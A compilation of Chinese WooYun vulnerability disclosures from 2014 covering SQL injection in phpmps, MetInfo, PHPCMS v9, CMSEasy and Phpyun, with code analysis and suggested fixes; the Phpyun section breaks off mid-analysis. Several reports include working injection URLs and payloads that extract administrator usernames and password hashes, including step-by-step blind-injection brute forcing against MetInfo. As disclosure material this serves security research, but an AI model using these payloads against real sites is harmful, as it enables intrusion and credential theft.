        echo $data;
    break;
```

extract变量覆盖。

直接覆盖掉$table 然后补全语句 然后注入。

漏洞证明


Load URL
Split URL
Execute
http://127.0.0.1/phpmps/member.php?act=check_info_gold&table=phpmps_member where 1=yu and(select 1 from(select count(*),concat(floor(rand(0)*2),0x3a,(select(select(SELECT concat(username,0x3a,password)FROM phpmps_admin limit 0,1))from information_schema.tables limit 0,1))x from information_schema.tables group by x)a) and 1=1%23
Enable Post data
Enable Referrer
MySQL server error report:Array ([0] => Array ([message] => MySQL Query Error) [1] => Array ([sql] => sel
gold from phpmps_member where 1=yu and(select 1 from(select count(*),concat(floor(rand(0)*2),0x3a,
(select(select(SELECT concat(username,0x3a,password)FROM phpmps_admin limit 0,1))from information_schema.tabl
limit 0,1))x from information_schema.tables group by x)a) and 1=1#member where userid='1') [2] => Array (
[error] => Duplicate entry '1:admin:21232f297a57a5a743894a0e4a801fc3' for key 'group_key') [3] => Array (
[errno] => 1062))
www.wooyun.org

修复方案

过滤。

WooYun-2014-55338：MetInfo最新版(5.2.4)一处SQL盲注漏洞

漏洞作者： Mody

来源：http://www.wooyun.org/bugs/wooyun-2014-055338

简要描述

上周三挖了个metinfo的后台文件包含，被乌云大大给忽略了，好吧，我承认那个洞的确太难用了。。。今天刚挖到一处sql注入，就屁颠屁颠的来乌云提交了，求乌云大大给过，我不要继续当路人甲阿。。。还是上次那句话，貌似metinfo都交给cncert了，弱弱问下，那还有通用性奖励么？

WooYun回答：有！

详细说明

借用http://**.**.**.**/bugs/wooyun-2010-043795的一句话：审计代码我一般喜欢先看核心文件

1. 来看核心的文件admin/include/common.inc.php(下面的代码有我自己添加的调试代码)

```
/*
 * added by mody
 * glocal register
 */
//print '-----------global register----------<br>';
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key = daddslashes($_value,0,0,1);
        /*
        if(is_array($$_key)){
            print '$'.$_key.'=';
            print_r($$_key);
            print '<br>';
        }
        else print '$'.$_key.'='.$$_key.';<br>';
        */
    }
}
//print '----------------------------------<br>';
```

注册全局变量，可以看到所有的变量都经过了daddslashes()过滤

2. 来看看daddslashes()函数，在文件admin/include/global.func.php

```
/*POST变量转换*/
function daddslashes($string, $force = 0 ,$sql_injection =0,$url =0
    !defined('MAGIC_QUOTES_GPC') && define('MAGIC_QUOTES_GPC', get_
    if(!MAGIC_QUOTES_GPC || $force) {
        if(is_array($string)) {
```

```
            foreach($string as $key => $val) {
                $string[$key] = daddslashes($val, $force);
            }
        } else {
            $string = addslashes($string);
        }
    }
    if(is_array($string)){
        if($url){
            //$string='';
            foreach($string as $key => $val) {
                $string[$key] = daddslashes($val, $force);
            }
        }else{
            foreach($string as $key => $val) {
                $string[$key] = daddslashes($val, $force);
            }
        }
    }else{
        if(SQL_DETECT!=1 || $sql_injection==1){
            $string = str_ireplace("\"","/",$string);
            $string = str_ireplace("'","/",$string);
            $string = str_ireplace("*","/",$string);
            $string = str_ireplace("~","/",$string);
            $string = str_ireplace("select", "\sel\ect", $string);
            $string = str_ireplace("insert", "\ins\ert", $string);
```

```
            $string = str_ireplace("update", "\up\date", $string);
            $string = str_ireplace("delete", "\de\lete", $string);
            $string = str_ireplace("union", "\un\ion", $string);
            $string = str_ireplace("into", "\in\to", $string);
            $string = str_ireplace("load_file", "\load\_\file", $st
            $string = str_ireplace("outfile", "\out\file", $string)
            $string = str_ireplace("sleep", "\sle\ep", $string);
            $string_html=$string;
            $string = strip_tags($string);
            if($string_html!=$string){
                $string='';
            }
            $string = str_replace("%", "\%", $string);     //
        }
    }
    return $string;
}
```

可以看到，是能够传递array变量进来的（前台的include/include/global.func.php 不能）

3. 注入点admin/content/feedback/export.php，这里有亮点啊

这个文件包含了admin/include/common.inc.php，但是却没有进行login_check，所以导致这个文件能够不登录直接访问。如下：

```
<?php
# MetInfo Enterprise Content Management System
# Copyright (C) MetInfo Co.,Ltd (http://**.**.**.**). All rights re
    ob_start();
    $depth='../';
    require_once $depth.'../include/common.inc.php';
    ob_clean();
    ob_start();
```

接着他进行了一项很危险的操作：

```
foreach($settings_arr as $key=>$val){
        if($val['columnid']==$class1){
            $tingname    =$val['name'].'_'.$val['columnid'];   //这
            $$val['name']=$$tingname;
        }
    }
```

其中,$settings_arr,$class1都可以在common.inc.php中被覆盖，这就导致可以构造一定格式的变量（变量名必须要有下划线）

那么，如何利用，我们来找下面的sql语句，总共有三句，找第一句即可

```
$query = "SELECT * FROM $met_parameter where module=8 and lang='$la
         //>>>>注意，$met_parameter是在$settings_arr后被初始化的，不能直
    //print $query.'<br>';
    //die();
    $result = $db->query($query);
    while($list= $db->fetch_array($result)){
        /*
        print '<br><br>$list=';
        print_r($list);
        */
        $feedbackpara[$list['id']]=$list;  // 注意这里的id
        $feedback_para[]=$list;
    }
```

//////////////////////////////

我是猥琐的poc（其中的met_admin_table的met为metinfo自定义的前缀，可以用户自定义）

http://localhost/MetInfo/admin/content/feedback/export.php?met_parameter_1=met_admin_table -- ;&class1=1&settings_arr[0][columnid]=1&settings_arr[0][name]=met_parameter

//////////////////////////////

对于查询的到的结果，会写入excel文件内，但是因为列名是规定得死死的，不能直接把admin_table表的password列直接写进excel，但是id是可以的，这就足够进行盲注了

漏洞证明

验证漏洞的存在：


1. 其中met_为我实验环境metinfo的前缀（若要复线请根据实际情况修改），admin_id=0x61646d696e 为字符串'admin'(过滤了单引号)


http://localhost/MetInfo/admin/content/feedback/export.php?met_parameter_1=met_admin_table where admin_id=0x61646d696e --;&class1=1&settings_arr[0][columnid]=1&settings_arr[0][name]=met_parameter

然后测试一组错误的,把'admin'改成'admil'试试


http://localhost/MetInfo/admin/content/feedback/export.php?met_parameter_1=met_admin_table where admin_id=0x61646d696c --;&class1=1&settings_arr[0][columnid]=1&settings_arr[0][name]=met_parameter

结果对比图如下





可以看到两个文件的大小是不一样滴，给大家看看这个excel里到底有啥区别



step1：暴力破解metinfo前缀

用brup进行破解，这个不用我多解释了把，根据返回大小

http://localhost/MetInfo/admin/content/feedback/export.php?met_parameter_1=met_admin_table -- ;&class1=1&settings_arr[0][columnid]=1&settings_arr[0][name]=met_parameter

step2： 破解admin账户

还是brup，用substr 一个个来

http://localhost/MetInfo/admin/content/feedback/export.php?met_parameter_1=met_admin_table where substr(admin_id,1,1)=0x61 -- ;&class1=1&settings_arr[0][columnid]=1&settings_arr[0][name]=met_parameter

step3：破解admin密码

同上

http://localhost/MetInfo/admin/content/feedback/export.php?met_parameter_1=met_admin_table where admin_id=0x61646d696e and substr(admin_pass,1,1)=0x32 -- ;&class1=1&settings_arr[0][columnid]=1&settings_arr[0][name]=met_parameter

修复方案

1. include check_login
2. export.php的那个危险的$$注意下
3. 打赏点rank吧，我不用当路人甲阿。。。

WooYun-2014-50636：PHPCMS全版本通杀SQL注入漏洞

漏洞作者： felixk3y

来源：http://www.wooyun.org/bugs/wooyun-2014-050636

简要描述

上次你们太不给力了,这次再来个通杀v9的SQL注入,包括最新v9.5.3版本

详细说明

漏洞产生

总的来说，是因为你们修复不完善，并没有理解到这个SQL注入的真正原因,同时补丁后 并没有进行相应的测试 因而可绕过补丁 继续注入...

漏洞分析

首先看下面的代码

/phpcms/modules/member/content.php 202行 edit函数


```
public function edit() {
    $_username = $this->memberinfo['username'];
    if(isset($_POST['dosubmit'])) {
        $catid = $_POST['info']['catid'] = intval($_POST['info']['c
        $siteids = getcache('category_content', 'commons');
        $siteid = $siteids[$catid];
        $CATEGORYS = getcache('category_content_'.$siteid, 'commons
        $category = $CATEGORYS[$catid];
        if($category['type']==0) {//审核状态时，点编辑 再提交，进入if分
```

```
            $id = intval($_POST['id']);
            $catid = $_POST['info']['catid'] = intval($_POST['info
            $this->content_db = pc_base::load_model('content_model
            $modelid = $category['modelid'];
            $this->content_db->set_model($modelid);
            //判断会员组投稿是否需要审核
            $memberinfo = $this->memberinfo;
            $grouplist = getcache('grouplist');
            $setting = string2array($category['setting']);
            if(!$grouplist[$memberinfo['groupid']]['allowpostverify
                $_POST['info']['status'] = 1;
            }
            $info = array();
            foreach($_POST['info'] as $_k=>$_v) {
                if(in_array($_k, $fields)) $_POST['info'][$_k] = ne
            }
            $_POST['linkurl'] = str_replace(array('"','(',')',",",
            //exit(print_r($_POST['info']));
            $this->content_db->edit_content($_POST['info'],$id);
            $forward = $_POST['forward'];
            showmessage(L('update_success'),$forward);
        }
    } else {
        //...
}
```

229行

```
$this->content_db->edit_content($_POST['info'],$id);
```

其中 $_POST['info'] 参数是一个数组，其内容是在线投稿的各项内容，如图所示



好了，接下来我们看看这些数据都经过了怎样的处理...

跟上edit_content函数

/phpcms/model/content_model.class.php 第234行开始

```
public function edit_content($data,$id) {
        $model_tablename = $this->model_tablename;
        //前台权限判断
        if(!defined('IN_ADMIN')) {
            $_username = param::get_cookie('_username');
            $us = $this->get_one(array('id'=>$id,'username'=>$_user
            if(!$us) return false;
        }
        $this->search_db = pc_base::load_model('search_model');
        require_once CACHE_MODEL_PATH.'content_input.class.php';
        require_once CACHE_MODEL_PATH.'content_update.class.php';
        $content_input = new content_input($this->modelid);
        $inputinfo = $content_input->get($data);//跟进此函数
        // /caches/caches_model/caches_data/content_input.class.php
        $systeminfo = $inputinfo['system'];
```

第248行，我们可以看到 $_POST['info'] 数组进入了 get 函数，继续跟进

/caches/caches_model/caches_data/content_input.class.php 第55行开始

```
if($pattern && $length && !preg_match($pattern, $value) && !$isimpo
$MODEL = getcache('model', 'commons');
$this->db->table_name = $this->fields[$field]['issystem'] ? $this->
if($this->fields[$field]['isunique'] && $this->db->get_one(array($f
$func = $this->fields[$field]['formtype'];
if(method_exists($this, $func)) $value = $this->$func($field, $valu
if($this->fields[$field]['issystem']) {
    $info['system'][$field] = $value;
} else {
    $info['model'][$field] = $value;
}
```


我们重点关注这里是怎么处理的

```
if(method_exists($this, $func)) $value = $this->$func($field, $valu
```

为了方便看清楚程序在这里究竟是怎样处理的,我们在这行代码前面加入以下调试代码，看看都经过了哪些函数的处理...

```
if($pattern && $length && !preg_match($pattern, $value) && !$isimp
$MODEL = getcache('model', 'commons');
$this->db->table_name = $this->fields[$field]['issystem'] ? $this->
if($this->fields[$field]['isunique'] && $this->db->get_one(array($f
$func = $this->fields[$field]['formtype'];
echo "<br>Function :-->".$func."<--<br>";//这是添加的调试代码
if(method_exists($this, $func)) $value = $this->$func($field, $valu
if($this->fields[$field]['issystem']) {
    $info['system'][$field] = $value;
} else {
    $info['model'][$field] = $value;
}
```

编辑投稿内容，提交



看见了吧，我们提交的内容经过了如下几个函数：catid title keyword copyform textarea editor image islink box

经过分析后，我们重点关注image函数，继续跟上

/caches/caches_model/caches_data/content_input.class.php 第102行 image函数

```
function image($field, $value) {
    $value = str_replace(array("'",'"','(',')'),'',$value);
    return trim($value);
}
```

过滤了"'"、"("、")",但是呢 我们知道当开启了GPC的时候，单引号会被转义 '-->\'


明白了吧? image函数过滤了单引号，假设我们提交的数据恰巧经过了image函数，则单引号被过滤了，留下"\"，那么这个"\"将会吃掉一个单引号,造成注入

3 漏洞Poc

条件：后台开启投稿，并要求审核

step1 在会员中心随便投一篇文章，提交


step2 点击编辑，如下



step3 在缩略图栏填入 http://**.**.**.**/sql.jpg'，如图



提交后，报错了...




漏洞最终利用Exp

在缩略图栏填入：http://**.**.**.**/sql.jpg'

点击提交，采用Tamper data抓包修改，将info[islink]修改为

```
,title=(select concat(username,password) from v9_admin where useri
```

点击确定，再点编辑 即可读取管理员账号 密码，如图



漏洞证明



修复方案

必须给力啊.

WooYun-2014-53198：cmseasy绕过补丁SQL注入一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-053198

简要描述

继续注入。

详细说明

在lib\plugins\pay\alipay.php中。

上次提了这个文件的洞。

看了看官网发的补丁。

```
foreach($_POST as $key =>$data) {

                if(preg_match('/(=|<|>)/', $data)){

                    return false;

                }
```

就是过滤了几个运算符。 但是因为语句是 where xxx。

一般的注入的话 需要where id=xxx 来注入 但是这里过滤了这些。 没想出什么办法突破。

但是在这文件 还有一个函数。

```
$payment  = pay::get_payment($_GET['code']);
        $seller_email = rawurldecode($_GET['seller_email']);
        $order_sn = str_replace($_GET['subject'],'',$_GET['out_trac
        $order_sn = trim($order_sn);
        if (!pay::check_money($order_sn,$_GET['total_fee'])) {
            return false;
        }
        if($_GET['trade_status'] == "WAIT_SELLER_SEND_GOODS"||$_GE
            pay::changeorders($order_sn,$_GET);
            return true;
        }else {
            return false;
        }
```

上次是看的changeorders 现在 反正我是没办法利用了。

那现在来看看check_money

```
public static function check_money($id,$money) {
        $where=array();
        $where['id']=$id;
        $orders=orders::getInstance()->getrow($where);
        $archive=archive::getInstance()->getrow($orders['aid']);
        $prices = getPrices($archive['attr2']);
        $archive['attr2'] = $prices['price'];
```

可以看到是把order_sn 带入了getrow; 再继续

```
function getrow($condition,$order='1 desc',$cols='*') {
        $this->condition($condition);
        return $this->rec_select_one($condition,'*',$order);
```

```
function sql_select($tbname,$where="",$limit=0,$fields="*",$order=
        $sql="SELECT ".$fields." FROM `".$tbname."` ".($where ?" WH
        //echo $sql."<br>";
        return $sql;
```

这里来把语句输出一下看看。

SELECT * FROM `cmseasy_p_orders` WHERE `id` ='123aaaa'

被单引号了。 但是又全局转义 怎么办呢?

看 $order_sn = str_replace($_GET['subject'],'',$_GET['out_trade_no']);

$order_sn = trim($order_sn);

这里跟ecshop 那个洞挺像。

在这里 有一个replace 是xx把清空 但是这个xxx是我们可控的。

总所周知 %00 转义后会变成\0 然后%00' 就是\0\'

这里 如果我们把0清空 的话 就成了\' 单引号成功出来。

测试测试。

漏洞证明



执行的语句有点多。。直接全部输出来了。

是成功的哦。

修复方案

继续过滤。

这次别忽略了。。

WooYun-2014-68853：Phpyun注入漏洞二

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-068853

简要描述

刚在官网下的。

前台注入。 可以直接出管理员的帐号和密码。 无视360webscan。

详细说明

本来以为挖不到了 无聊翻翻文件看看。 翻到了上次那个注入的文件。

model/register.class.php

```
function regsave_action(){
        $_POST=$this->post_trim($_POST);
        $_POST['username']=iconv("utf-8","gbk",$_POST['username'])
        $_POST['unit_name']=iconv("utf-8","gbk",$_POST['unit_name']
```

省略点

```
ip = $this->obj->fun_ip_get();
            $data['username']=$_POST['username'];
            $data['password']=$pass;
            $data['moblie']=$_POST['moblie'];
            $data['email']=$_POST['email'];
            $data['usertype']=$_POST['usertype'];
            $data['status']=$satus;
            $data['salt']=$salt;
            $data['reg_date']=time();
            $data['reg_ip']=$ip;
            $data['qqid']=$_SESSION['qq']['openid'];
            $data['sinaid']=$_SESSION['sinaid'];
            $userid=$this->obj->insert_into("member",$data);
```

主要看到这里ip = $this->obj->fun_ip_get();

一开始就是想的会不会有很古老的xff洞? 后面想了想不太可能把 phpyun这程序目测还算不错的。

可是还是看了看这函数。

然后看到两个文件里面都声明了这函数

1 在 /include/public.function.php 中

```
function fun_ip_get() {
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_
        $ip = getenv("HTTP_CLIENT_IP");
    } else
        if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HT
            $ip = getenv("HTTP_X_FORWARDED_FOR");
        } else
            if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_
                $ip = getenv("REMOTE_ADDR");
            } else
                if (isset ($_SERVER['REMOTE_ADDR']) && $_SERVER['RE
                    $ip = $_SERVER['REMOTE_ADDR'];
                } else {
                    $ip = "unknown";
                }
     $preg="/\A((([0-9]?[0-9])|(1[0-9]{2})|(2[0-4][0-9])|(25[0-5]))
     if(preg_match($preg,$ip)){
        return ($ip);
     }
```

这个文件里面的这函数验证了。

2 /model/class/action.class.php

```
function fun_ip_get() {
        if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLI
            $ip = getenv("HTTP_CLIENT_IP");
        } else
            if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv
                $ip = getenv("HTTP_X_FORWARDED_FOR");
            } else
                if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REM
                    $ip = getenv("REMOTE_ADDR");
                } else
                    if (isset ($_SERVER['REMOTE_ADDR']) && $_SERVER
                        $ip = $_SERVER['REMOTE_ADDR'];
                    } else {
                        $ip = "unknown";
                    }
        return ($ip);
```

而这/model/class/action.class.php文件里面的却没验证ip是否合法。。

而刚才调用的函数 就是调用的这文件里面的。。。。。

碉堡了。。

继续在model/register.class.php里面看。

```
$ip = $this->obj->fun_ip_get();
            $data['username']=$_POST['username'];
            $data['password']=$pass;
            $data['moblie']=$_POST['moblie'];
            $data['email']=$_POST['email'];
            $data['usertype']=$_POST['usertype'];
            $data['status']=$satus;
            $data['salt']=$salt;
            $data['reg_date']=time();
            $data['reg_ip']=$ip;
            $data['qqid']=$_SESSION['qq']['openid'];
            $data['sinaid']=$_SESSION['sinaid'];
            $userid=$this->obj->insert_into("member",$data);
```

然后就带入到了insert当中

```
function insert_into($table,$data=array()){
        $value="";
        $FieldSQL = "SELECT `COLUMN_NAME` FROM INFORMATION_SCHEMA.C
        $Fquery = $this->db->query($FieldSQL);
        while($Frow=$this->db->fetch_array($Fquery)){
            $Freturn[]=$Frow;
        }
        if(is_array($Freturn))
        {
            foreach($Freturn as $Fkey=>$Fval)
            {
                $fields[] =  $Fval['COLUMN_NAME'];
            }
            if(is_array($data)){
                foreach($data as $key=>$v){
                    if(in_array($key,$fields))
                    {
                        $v = $this->FilterStr($v);
                        $value[]="`".$key."`='".mysql_real_escape_s
```

可是在这里 mysql_real_escape_string 转义了 没办法用。

在找找其他哪个文件调用了这函数。

在model/login.class.php中

```
function loginsave_action()
    {
        $username=iconv("utf-8","gbk",$_POST['username']);
        if($_COOKIE['uid']!=""&&$_COOKIE['username']!="")
        {
            $this->ajaxlogin($_POST['comid'],"您已经登陆了，您不是个人/
            echo "您已经登录了！";die;
        }
        if($_POST['path']!="index")
        {
            if(strstr($this->config["code_web"],'前台登陆'))
            {
                if(md5($_POST["authcode"])!=$_SESSION["authcode"])
                {
                    $this->ajaxlogin($_POST['comid'],"验证码错误!");
                    echo "验证码错误!";die;
                }
            }
        }
```

省略一点

```
$time = time();
                            $ip = $this->obj->fun_ip_get();
                            $this->obj->DB_update_all("member","`lo
                            $this->unset_cookie();
                            $this->add_cookie($user['uid'],$user['u
```

然后在这里

